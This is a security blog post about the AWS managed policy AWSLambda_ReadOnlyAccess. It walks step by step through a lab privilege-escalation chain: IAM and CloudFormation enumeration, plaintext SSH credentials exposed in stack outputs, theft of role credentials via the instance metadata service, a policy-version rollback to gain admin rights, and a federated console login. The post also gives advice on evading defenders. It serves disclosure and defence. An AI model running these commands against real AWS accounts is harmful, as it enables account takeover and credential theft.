
From AWSLambda_ReadOnlyAccess to Full Compromise
Introduction
In this blog post, I want to highlight the dangers of blindly using AWS-managed policies without verifying their underlying permissions.
While building an AWS lab for Red and Blue teams and researching privilege escalation scenarios, I came across several interesting AWS-managed policies. A prime example is AWSLambda_ReadOnlyAccess. Despite its seemingly restrictive name, this policy grants far more read access than one might expect. Ideally, these permissions should be split or refined to better reflect their true scope.
In this post, I will demonstrate the enumeration capabilities provided by this policy, how an adversary can leverage them to escalate privileges, and what AWS’s stance is regarding these overly permissive “read-only” roles.
Let’s dive into an example. Following the Cyber Kill Chain, suppose a breach has occurred and you are in the post-exploitation phase, seeking to escalate privileges. For the sake of this scenario, let’s assume you have gained access to an IAM Access Key.
The following is a concise privilege escalation scenario demonstrating the permissions of the AWSLambda_ReadOnlyAccess policy attached to a compromised user. While the name suggests “limited Lambda visibility,” in practice, this role can inspect a surprising amount of the surrounding AWS environment.
Example scenario

First, let’s see who the compromised user is. Note: In a real engagement, you should avoid using sts get-caller-identity. The Blue Team always has an eye on it, and you will be caught in the early stages.
aws sts get-caller-identity

{
    "UserId": "AIDASAM27ZHFFQ32V25SU",
    "Account": "138300869066",
    "Arn": "arn:aws:iam::138300869066:user/lambda-ro-user-cfn"
}
The username lambda-ro-user-cfn is interesting. We can guess that we have read-only permissions for Lambda and that the user was created from CloudFormation. From this point, we have two paths to explore: Lambda and CloudFormation.
Before we brute-force our permissions, let’s see if we have enough IAM permissions to explore and avoid a noisy brute-forcing or guessing step.

aws iam list-roles | head
{
    "Roles": [
        {
            "Path": "/aws-reserved/sso.amazonaws.com/",
            "RoleName": "AWSReservedSSO_AdministratorAccess_40ed4e92e98c8234",
            "RoleId": "AROASAM27ZHFI3FAHYXYU",
            "Arn": "arn:aws:iam::138300869066:role/aws-reserved/sso.amazonaws.com/AWSReservedSSO_AdministratorAccess_40ed4e92e98c8234",
            "CreateDate": "2026-03-10T02:51:38+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
It seems we can enumerate IAM roles—this is the “catch,” as a lambda-ro user should not have IAM permissions. Okay, let’s continue carefully without causing access errors to stay under the radar of the Blue Team. Let’s see what roles we have:
aws iam list-roles --query 'Roles[? !contains(Arn, `/aws-service-role/`) && !contains(Arn, `/aws-reserved/`)].[RoleName, Arn]'
[
    [
        "OrganizationAccountAccessRole",
        "arn:aws:iam::138300869066:role/OrganizationAccountAccessRole"
    ],
    [
        "Prod-App-ObservabilityRole",
        "arn:aws:iam::138300869066:role/Prod-App-ObservabilityRole"
    ]
]

From the previous queries, we can say that AWS Organizations and AWS IAM Identity Center are used. Now, let’s continue our enumeration and explore the found role: Prod-App-ObservabilityRole. Let’s risk it and check if we can see the role’s attached policies.

aws iam list-attached-role-policies --role-name Prod-App-ObservabilityRole
{
    "AttachedPolicies": [
        {
            "PolicyName": "AppAccessPolicy",
            "PolicyArn": "arn:aws:iam::138300869066:policy/AppAccessPolicy"
        }
    ]
}
Interesting, the role has a custom policy named AppAccessPolicy attached. Now, let’s check if we have permission to see inline policies:

aws iam list-role-policies --role-name Prod-App-ObservabilityRole
{
    "PolicyNames": [
        "PolicyRollbackControl"
    ]
}
Nice! Besides the username lambda-ro-user-cfn, it seems we also have iam:ListRoles, iam:ListAttachedRolePolicies, and iam:ListRolePolicies. We also detected these interesting policies: AppAccessPolicy and PolicyRollbackControl.
Now, let’s see if we have permission to view them.

aws iam get-role-policy --role-name Prod-App-ObservabilityRole --policy-name PolicyRollbackControl
{
    "RoleName": "Prod-App-ObservabilityRole",
    "PolicyName": "PolicyRollbackControl",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "iam:SetDefaultPolicyVersion"
                ],
                "Resource": "arn:aws:iam::138300869066:policy/AppAccessPolicy",
                "Effect": "Allow"
            }
        ]
    }
}
aws iam get-policy --policy-arn arn:aws:iam::138300869066:policy/AppAccessPolicy
{
    "Policy": {
        "PolicyName": "AppAccessPolicy",
        "PolicyId": "ANPASAM27ZHFOIAQBBRT6",
        "Arn": "arn:aws:iam::138300869066:policy/AppAccessPolicy",
        "Path": "/",
        "DefaultVersionId": "v2",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "CreateDate": "2026-04-10T05:56:16+00:00",
        "UpdateDate": "2026-04-10T06:01:53+00:00",
        "Tags": []
    }
}
BTW, did you notice something interesting? The inline policy PolicyRollbackControl has the permission iam:SetDefaultPolicyVersion on the policy AppAccessPolicy. Also, notice that the AppAccessPolicy DefaultVersionId is v2. Let’s explore that policy.
aws iam get-policy-version --policy-arn arn:aws:iam::138300869066:policy/AppAccessPolicy --version-id v2
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "s3:ListBucket"
                    ],
                    "Resource": "*",
                    "Effect": "Allow"
                }
            ]
        },
        "VersionId": "v2",
        "IsDefaultVersion": true,
        "CreateDate": "2026-04-10T06:01:53+00:00"
    }
}
The policy just has s3:ListBucket permission, which is good for exploration, but it’s clear we don’t have the Prod-App-ObservabilityRole yet. Let’s see what permissions it had previously in Version 1.
aws iam get-policy-version --policy-arn arn:aws:iam::138300869066:policy/AppAccessPolicy --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "iam:CreatePolicyVersion"
                    ],
                    "Resource": "*",
                    "Effect": "Allow"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": false,
        "CreateDate": "2026-04-10T05:56:16+00:00"
    }
}

Wow, can you see it? An attack chain! How could we escalate our privileges if we had the Prod-App-ObservabilityRole? We could use PolicyRollbackControl to downgrade the AppAccessPolicy and, with the old permissions (v1), create a new policy version with higher privileges. We definitely have to save this powerful role in our findings.
Before we explore the Lambda stuff—since this compromised user’s primary role is related to Lambda—let’s take a risk and check if we can enumerate CloudFormation stacks (which is less likely, but possible).

aws cloudformation list-stacks --stack-status-filter CREATE_COMPLETE
{
    "StackSummaries": [
        {
            "StackId": "arn:aws:cloudformation:us-east-1:138300869066:stack/prod-app-platform/fb0bf580-34a1-11f1-a39d-0afff3794177",
            "StackName": "prod-app-platform",
            "TemplateDescription": "Application observability with legacy access policy used during early development",
            "CreationTime": "2026-04-10T05:56:13.212000+00:00",
            "StackStatus": "CREATE_COMPLETE",
            "DriftInformation": {
                "StackDriftStatus": "NOT_CHECKED"
            }
        },
        {
            "StackId": "arn:aws:cloudformation:us-east-1:138300869066:stack/lambda-user-stack/eef727b0-34a1-11f1-9598-0e08fdef0b67",
            "StackName": "lambda-user-stack",
            "TemplateDescription": "Creating an IAM User with Lambda ReadOnly access and Access Keys",
            "CreationTime": "2026-04-10T05:55:52.908000+00:00",
            "StackStatus": "CREATE_COMPLETE",
            "DriftInformation": {
                "StackDriftStatus": "NOT_CHECKED"
            }
        }
    ]
}
Bingo! We have cloudformation:ListStacks permission, and there is a high chance we have cloudformation:DescribeStacks as well. Additionally, the stack name prod-app-platform and its description seem very similar to the vulnerable role we found, Prod-App-ObservabilityRole. Let’s describe the stack.
aws cloudformation describe-stacks --stack-name prod-app-platform
{
    "Stacks": [
        {
            "StackId": "arn:aws:cloudformation:us-east-1:138300869066:stack/prod-app-platform/fb0bf580-34a1-11f1-a39d-0afff3794177",
            "StackName": "prod-app-platform",
            "Description": "Application observability with legacy access policy used during early development",
            "Parameters": [
                {
                    "ParameterKey": "AdminUsername",
                    "ParameterValue": "admin"
                },
                {
                    "ParameterKey": "LatestAmiId",
                    "ParameterValue": "/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64",
                    "ResolvedValue": "ami-0ea87431b78a82070"
                },
                {
                    "ParameterKey": "AdminPassword",
                    "ParameterValue": "NrBZmb>e;r7!Qaop"
                }
            ],
            "CreationTime": "2026-04-10T05:56:13.212000+00:00",
            "RollbackConfiguration": {},
            "StackStatus": "CREATE_COMPLETE",
            "DisableRollback": false,
            "NotificationARNs": [],
            "Capabilities": [
                "CAPABILITY_NAMED_IAM"
            ],
            "Outputs": [
                {
                    "OutputKey": "RoleName",
                    "OutputValue": "Prod-App-ObservabilityRole",
                    "Description": "Attached IAM Role"
                },
                {
                    "OutputKey": "InstanceId",
                    "OutputValue": "i-0b5a1ac3bee25dbf7",
                    "Description": "EC2 Instance ID"
                },
                {
                    "OutputKey": "PublicIP",
                    "OutputValue": "3.237.26.86",
                    "Description": "Public IP of instance"
                },
                {
                    "OutputKey": "PrivateIP",
                    "OutputValue": "172.31.79.7",
                    "Description": "Private IP of instance"
                },
                {
                    "OutputKey": "SSHUsername",
                    "OutputValue": "admin",
                    "Description": "Username for SSH"
                },
                {
                    "OutputKey": "SSHPassword",
                    "OutputValue": "NrBZmb>e;r7!Qaop",
                    "Description": "Password for SSH"
                }
            ],
            "Tags": [],
            "EnableTerminationProtection": false,
            "DriftInformation": {
                "StackDriftStatus": "NOT_CHECKED"
            }
        }
    ]
}
Wow. They definitely do not follow cybersecurity principles. It is clear they do not have a Blue Team, or at least no one is watching this account. I think we can go aggressive and bring the company to its knees. Let’s pivot to the EC2 instance and check if it uses the vulnerable role.

[admin@ip-172-31-79-7 ~]$ aws sts get-caller-identity
{
    "UserId": "AROASAM27ZHFE6N63UTWC:i-0b5a1ac3bee25dbf7",
    "Account": "138300869066",
    "Arn": "arn:aws:sts::138300869066:assumed-role/Prod-App-ObservabilityRole/i-0b5a1ac3bee25dbf7"
}
Let’s exfiltrate the role token to continue exploitation from our controlled environment and avoid detection by runtime security. This is an aggressive way of token exfiltration, but even if the cloud is watched, the Blue Team might have security controls on the EC2 itself. It is much more “OpsSec” to work from our controlled environment.
Alternatively, if we feel the cloud is heavily monitored, a better OpsSec way is to create a secure tunnel and proxy traffic through the compromised EC2 (“BYOT”).
TOKEN=$(curl -s -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")

ROLE=$(curl -s -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/iam/security-credentials/Prod-App-ObservabilityRole)


[admin@ip-172-31-79-7 ~]$ echo $ROLE
{ "Code" : "Success", "LastUpdated" : "2026-04-10T07:48:35Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIASAM27ZHFGMPD7WUD", "SecretAccessKey" : "z9NhqRSJR2BlGtUdQVLQTRV5Y+4iqwImCpAMwQZR", "Token" : "IQoJb3JpZ2luX2VjEGAaCXVzLWVhc3QtMSJGMEQCIBUNRXJSjPWi2Xv/+cTAApVWGbCH8KqMzOlMh8jQVueeAiAeaLcgEx7hjK5KYJUM0+YeybGAWSbH16aCRVmEL9OANyq7BQgpEAAaDDEzODMwMDg2OTA2NiIMO5bV9DQVWbITs7JBKpgFQ0+2COTNOr7EWWyH3J12s782op2pZYGDXOO/SN4djxx3aYQu6oKCmf77wbr5MaYBHtgrnSJgSXkecv374jvbuo8XV1CRkaPUziHvsdGiI8u4tmoVNYoLnvRxF8ftMywej/uTseBF+nlD2fiWR1CgaxkFMCWnMSSvXXwCfC145KfPGsK2yhJvuda1/I1jej9CefDecQRJWismT19GPF8A5DIX3jG1WSrK44+MH//rIzfL6q1K6RY2/P8U6ZcEqCN2efaPC1xfeVgPGJdggDQBrkGBo5PIBcMXGrlPiYVV6nXJ922V7PwrPW98Mfg1WdPACPooxMnms181UiFKI8e52ClDD5OJJdYtFgpG3+zB721QrchszYCUuAWz7MHov0YymvsGYd+L5a2KdtLehGmbcAd+S1fyY8rLLqZ9TWiajYGvOzxkg7XFNrUmA6HOOkJdwLXK4wIX6nbzCJjymaWHl3TKXD6oGKWJoAtYQBW3K7/1W6OSkXSD59ElsnmvDvge+taS3d+aZ7MWFX+4+MjGjb/eoGCda31bIIEZwyFvG6/u05AjTnOMUYn/IFlQtFoFskVrqWrBBWZ/C/PvIEdx9ZjDnYbRnrRc4V3QktnCmX+4sF8DtrZYrYGRRkngc1Zo7/+WSs15MnIY8a/4BXTETz3/bYzcjvfUzkagM6s2UhIHohlAQqJC3O3CM4rI8gvxJAOpTA2Dgw5V+CkgfqBUlPxj+XNFY4Q+Vl61XEe7zd4PGDqRHbDzOT3Z9CMoMsCpK+y6iNEqZg+wW2/Muq2RKCRDs0Rm4vDd0PUVCLZD/XaveTOGcUJG9NQDxX7Vm1X0urtNLQFXtTH2sdCyg4GINhKBuMqqy2J0Jlt7ORJgGl/FlV5d8DiBLTDW1uLOBjqyAUAxabVJQwWD3LvhrtPY/ZOkCg22O5w8vaScOm0wpOqvpltefPSN0vfBLLLiQXS520Gn05UlxIIAU8RXlKN/bma+0oEtvESfzlHsidSyZEo75A9J2TBmBEPdk/BVs6l4K4+/YcD9pQjWs21x3AwuQPZLdhQ9UKH3xRRz9bLEiEHLmKe/EQuSBDJr8AoKrpXAK+g5gz7urUTxbmg/9kHC8kJTjTsM9S11spDthgB5xIrWVYk=", "Expiration" : "2026-04-10T14:04:08Z" }
Now, let’s setup the exfiltrated token and move to Privilege Escalation. We will rollback the policy and create a new version with full permissions.
export AWS_DEFAULT_REGION=us-east-1
export AWS_ACCESS_KEY_ID="ASIASAM27ZHFGMPD7WUD"
export AWS_SECRET_ACCESS_KEY="z9NhqRSJR2BlGtUdQVLQTRV5Y+4iqwImCpAMwQZR"
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEGAaCXVzLWVhc3QtMSJGMEQCIBUNRXJSjPWi2Xv/+cTAApVWGbCH8KqMzOlMh8jQVueeAiAeaLcgEx7hjK5KYJUM0+YeybGAWSbH16aCRVmEL9OANyq7BQgpEAAaDDEzODMwMDg2OTA2NiIMO5bV9DQVWbITs7JBKpgFQ0+2COTNOr7EWWyH3J12s782op2pZYGDXOO/SN4djxx3aYQu6oKCmf77wbr5MaYBHtgrnSJgSXkecv374jvbuo8XV1CRkaPUziHvsdGiI8u4tmoVNYoLnvRxF8ftMywej/uTseBF+nlD2fiWR1CgaxkFMCWnMSSvXXwCfC145KfPGsK2yhJvuda1/I1jej9CefDecQRJWismT19GPF8A5DIX3jG1WSrK44+MH//rIzfL6q1K6RY2/P8U6ZcEqCN2efaPC1xfeVgPGJdggDQBrkGBo5PIBcMXGrlPiYVV6nXJ922V7PwrPW98Mfg1WdPACPooxMnms181UiFKI8e52ClDD5OJJdYtFgpG3+zB721QrchszYCUuAWz7MHov0YymvsGYd+L5a2KdtLehGmbcAd+S1fyY8rLLqZ9TWiajYGvOzxkg7XFNrUmA6HOOkJdwLXK4wIX6nbzCJjymaWHl3TKXD6oGKWJoAtYQBW3K7/1W6OSkXSD59ElsnmvDvge+taS3d+aZ7MWFX+4+MjGjb/eoGCda31bIIEZwyFvG6/u05AjTnOMUYn/IFlQtFoFskVrqWrBBWZ/C/PvIEdx9ZjDnYbRnrRc4V3QktnCmX+4sF8DtrZYrYGRRkngc1Zo7/+WSs15MnIY8a/4BXTETz3/bYzcjvfUzkagM6s2UhIHohlAQqJC3O3CM4rI8gvxJAOpTA2Dgw5V+CkgfqBUlPxj+XNFY4Q+Vl61XEe7zd4PGDqRHbDzOT3Z9CMoMsCpK+y6iNEqZg+wW2/Muq2RKCRDs0Rm4vDd0PUVCLZD/XaveTOGcUJG9NQDxX7Vm1X0urtNLQFXtTH2sdCyg4GINhKBuMqqy2J0Jlt7ORJgGl/FlV5d8DiBLTDW1uLOBjqyAUAxabVJQwWD3LvhrtPY/ZOkCg22O5w8vaScOm0wpOqvpltefPSN0vfBLLLiQXS520Gn05UlxIIAU8RXlKN/bma+0oEtvESfzlHsidSyZEo75A9J2TBmBEPdk/BVs6l4K4+/YcD9pQjWs21x3AwuQPZLdhQ9UKH3xRRz9bLEiEHLmKe/EQuSBDJr8AoKrpXAK+g5gz7urUTxbmg/9kHC8kJTjTsM9S11spDthgB5xIrWVYk="

aws sts get-caller-identity
{
    "UserId": "AROASAM27ZHFE6N63UTWC:i-0b5a1ac3bee25dbf7",
    "Account": "138300869066",
    "Arn": "arn:aws:sts::138300869066:assumed-role/Prod-App-ObservabilityRole/i-0b5a1ac3bee25dbf7"
}
aws iam set-default-policy-version --policy-arn arn:aws:iam::138300869066:policy/AppAccessPolicy --version-id v1
cat <<EOF > admin.json
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
EOF
aws iam create-policy-version \
  --policy-arn arn:aws:iam::138300869066:policy/AppAccessPolicy \
  --policy-document file://admin.json \
  --set-as-default


Now we are Admin. Let’s get straight AWS Console access with Admin privileges!
json_creds=$(echo -n "{\"sessionId\":\"$AWS_ACCESS_KEY_ID\",\"sessionKey\":\"$AWS_SECRET_ACCESS_KEY\",\"sessionToken\":\"$AWS_SESSION_TOKEN\"}")

federation_endpoint="https://signin.aws.amazon.com/federation"

signin_token=$(curl -s "$federation_endpoint" --get --data-urlencode "Action=getSigninToken" --data-urlencode "Session=$json_creds" | jq -r '.SigninToken')

login_url="https://signin.aws.amazon.com/federation?Action=login&Issuer=SSO&Destination=https://console.aws.amazon.com/&SigninToken=$signin_token"

echo "$login_url"
Research
During my research, I analyzed all 1,474 AWS-managed policies to find which ones include the following IAM permissions:
"iam:GetPolicy",
"iam:GetPolicyVersion",
"iam:GetRole",
"iam:GetRolePolicy",
"iam:ListAttachedRolePolicies",
"iam:ListRolePolicies",
"iam:ListRoles"
The results were as follows:
Found 19 policies matching ALL criteria:
 - AdministratorAccess (arn:aws:iam::aws:policy/AdministratorAccess)
 - IAMFullAccess (arn:aws:iam::aws:policy/IAMFullAccess)
 - ReadOnlyAccess (arn:aws:iam::aws:policy/ReadOnlyAccess)
 - IAMReadOnlyAccess (arn:aws:iam::aws:policy/IAMReadOnlyAccess)
 - SecurityAudit (arn:aws:iam::aws:policy/SecurityAudit)
 - SupportUser (arn:aws:iam::aws:policy/job-function/SupportUser)
 - SystemAdministrator (arn:aws:iam::aws:policy/job-function/SystemAdministrator)
 - AWSConfigServiceRolePolicy (arn:aws:iam::aws:policy/aws-service-role/AWSConfigServiceRolePolicy)
 - AccessAnalyzerServiceRolePolicy (arn:aws:iam::aws:policy/aws-service-role/AccessAnalyzerServiceRolePolicy)
 - AWS_ConfigRole (arn:aws:iam::aws:policy/service-role/AWS_ConfigRole)
 - AWSLambda_ReadOnlyAccess (arn:aws:iam::aws:policy/AWSLambda_ReadOnlyAccess)
 - AWSLambda_FullAccess (arn:aws:iam::aws:policy/AWSLambda_FullAccess)
 - AWSSupportServiceRolePolicy (arn:aws:iam::aws:policy/aws-service-role/AWSSupportServiceRolePolicy)
 - AWSResourceExplorerServiceRolePolicy (arn:aws:iam::aws:policy/aws-service-role/AWSResourceExplorerServiceRolePolicy)
 - AmazonLaunchWizardFullAccessV2 (arn:aws:iam::aws:policy/AmazonLaunchWizardFullAccessV2)
 - AWSPartnerLedSupportReadOnlyAccess (arn:aws:iam::aws:policy/AWSPartnerLedSupportReadOnlyAccess)
 - AIOpsAssistantPolicy (arn:aws:iam::aws:policy/AIOpsAssistantPolicy)
 - AWSMcpServiceActionsFullAccess (arn:aws:iam::aws:policy/AWSMcpServiceActionsFullAccess)
 - AIDevOpsAgentAccessPolicy (arn:aws:iam::aws:policy/AIDevOpsAgentAccessPolicy)
To be honest, all of these policy names seem logical except for AWSLambda_ReadOnlyAccess. What do you think? I’m sure it needs some IAM permissions to function, but this level of access is confusing and feels like overkill. Now, are you interested to see which of these also have CloudFormation permissions? I ran another scan for these additional rights:
"iam:GetPolicy",
"iam:GetPolicyVersion",
"iam:GetRole",
"iam:GetRolePolicy",
"iam:ListAttachedRolePolicies",
"iam:ListRolePolicies",
"iam:ListRoles",
"cloudformation:DescribeStacks",
"cloudformation:ListStacks",
"cloudformation:ListStackResources"
Found 12 policies matching ALL criteria:
 - AdministratorAccess (arn:aws:iam::aws:policy/AdministratorAccess)
 - ReadOnlyAccess (arn:aws:iam::aws:policy/ReadOnlyAccess)
 - SecurityAudit (arn:aws:iam::aws:policy/SecurityAudit)
 - SupportUser (arn:aws:iam::aws:policy/job-function/SupportUser)
 - AWSConfigServiceRolePolicy (arn:aws:iam::aws:policy/aws-service-role/AWSConfigServiceRolePolicy)
 - AWS_ConfigRole (arn:aws:iam::aws:policy/service-role/AWS_ConfigRole)
 - AWSLambda_ReadOnlyAccess (arn:aws:iam::aws:policy/AWSLambda_ReadOnlyAccess)
 - AWSSupportServiceRolePolicy (arn:aws:iam::aws:policy/aws-service-role/AWSSupportServiceRolePolicy)
 - AWSPartnerLedSupportReadOnlyAccess (arn:aws:iam::aws:policy/AWSPartnerLedSupportReadOnlyAccess)
 - AIOpsAssistantPolicy (arn:aws:iam::aws:policy/AIOpsAssistantPolicy)
 - AWSMcpServiceActionsFullAccess (arn:aws:iam::aws:policy/AWSMcpServiceActionsFullAccess)
 - AIDevOpsAgentAccessPolicy (arn:aws:iam::aws:policy/AIDevOpsAgentAccessPolicy)
After checking, I found that AWSLambda_ReadOnlyAccess has the cloudformation:ListStackResources permission, which the AWSLambda_FullAccess policy actually lacks. Think about that for a second: the “Read-Only” version gives you more visibility into the infrastructure stack than the “Full Access” version.
